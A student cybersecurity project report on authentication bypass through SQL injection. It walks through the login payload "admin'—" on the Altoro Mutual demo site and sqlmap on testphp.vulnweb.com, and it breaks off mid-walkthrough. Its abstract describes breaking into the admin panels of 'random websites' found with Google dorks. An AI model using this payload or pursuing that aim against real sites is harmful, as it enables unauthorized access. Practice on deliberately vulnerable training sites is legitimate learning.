Coincent
Learning Drives Excellence

PROJECT REPORT ON

CYBER SECURITY

AUTHENTICATION BYPASS

Submitted by

Vishnu Tirth Bysani

1ST Year IITBBS

Contents

1. Abstract

Our goal is to learn how to use SQL injection by taking some random websites using Google hacking database and entering into their admin panel using SQL injection both manually and using Burpsuite.

2. Introduction

A cyber-attack is an assault launched by cybercriminals using one or more computers against single or multiple computers or networks. A cyber-attack can steal data, disable computers, or use a compromised computer (or other devices) as a launchpad for other attacks maliciously.

Today, these attacks not only remain focused on attacking computers. Rather the attackers also target any other device connected to the internet. That includes everything from your smartphones to WIFI routers to internet-connected home appliances like Smart TVs and home security solutions.

Usually, most cyber-attacks that pose a threat to your online security fall into one of these categories:

- Malware attacks – hackers infect your device/system with a malicious tool.
- Phishing attacks – hackers trick you via tempting yet malicious text messages or emails.
- Ransomware attacks – criminals infect your device/network with malware that encrypts all your data and makes your system inaccessible. They then ask you to pay the 'ransom' to free your computer.
- Denial of Service (DoS) attacks – these attacks render your device or the entire IT structure out of service.
- Man In The Middle (MiTM) attacks – hackers intercept your network to snoop on your online activities and steal your data.
- Crypto-jacking – hackers hack your device to mine cryptocurrency for them.
- SQL Injection attacks – the attackers exploit a security vulnerability to hack your database.
- Zero-Day exploits – hackers exploit unpatched bugs in the apps or the operating system of your device to target users.

Cybersecurity is the practice of protecting systems, networks, and programs from digital attacks. Also known as information technology (IT) security, cybersecurity measures are

designed to combat threats against networked systems and applications, whether those threats originate from inside or outside of an organization.

3. Abstract

Our goal is to learn how to use SQL injection by taking some random websites using Google hacking database and entering into their admin panel using SQL injection both manually and using Burpsuite.

4. How to Stay Protected?

There are various ways to protect ourselves from cyberattacks. Some of these steps are as follows:

- Using Multifactor Authentication:

It means opting-into an extra step when trusted websites and applications ask you to confirm you're really who you say you are. So, industry is taking a step to double check. Instead of asking you for a password – which can be reused, more easily cracked, or stolen – they can verify it's you by asking for two forms of information.

- Keep your software up to date
- Use strong Passwords to keep yourself safe
- Avoid using easily guessable passwords
- Secure your device
- Use a Strong VPN
- Use a smart anti-malware
- Avoid installing apps from unknown sources
- Back-up all your data

5. What is Ethical Hacking?

Ethical Hacking is part of Cyber Security, which mainly deals with finding vulnerabilities in a system and solving them before any malicious or black-hat hacker exploits them.

It is the process of testing and validating the system to discover the weaknesses present in it and inform the organization about all those weaknesses. Later, the organization will hire some

Cyber Security professionals to recommend measures that will help prevent the data from any kind of theft or fraud.


6. Authentication Bypass

Authentication Bypass refers to a method by which an attacker gains access equivalent to an authenticated user without ever going through an authentication procedure. This is usually the result of the attacker using an unexpected access procedure that does not go through the proper checkpoints where authentication should occur. an attacker might be able to reach secured web content by explicitly entering the path to the content rather than clicking through the authentication link, thereby avoiding the check entirely. This attack pattern differs from other authentication attacks in that attacks of this pattern avoid authentication entirely, rather than faking authentication by exploiting flaws or by stealing credentials from legitimate users.


7. SQL Injection

a. Without Burpsuite and SQLMAP(Authentication Bypass):


i. Open Altoro mututal. Enter username and password as admin.




ii. On clicking login, you will be able to get the admin access.




iii. Under the Edit Users tab, we can find the list of users, account type and other details.




iv. Now open a text file and enter the following code for the SQL injection.



v. Now sign out. In the new login enter "admin'—" as username and any random entry as password.




vi. On clicking Login, we can sign into the admin account. Thus, our SQL injection was successful.




b. Using SQLMAP:


i. Open testphp.vulnweb.com in Kali Linux.




ii. Also, open sqlmap in Kali Linux terminal.




iii. Click Sign Up, and for logging in, enter both username and password as test.



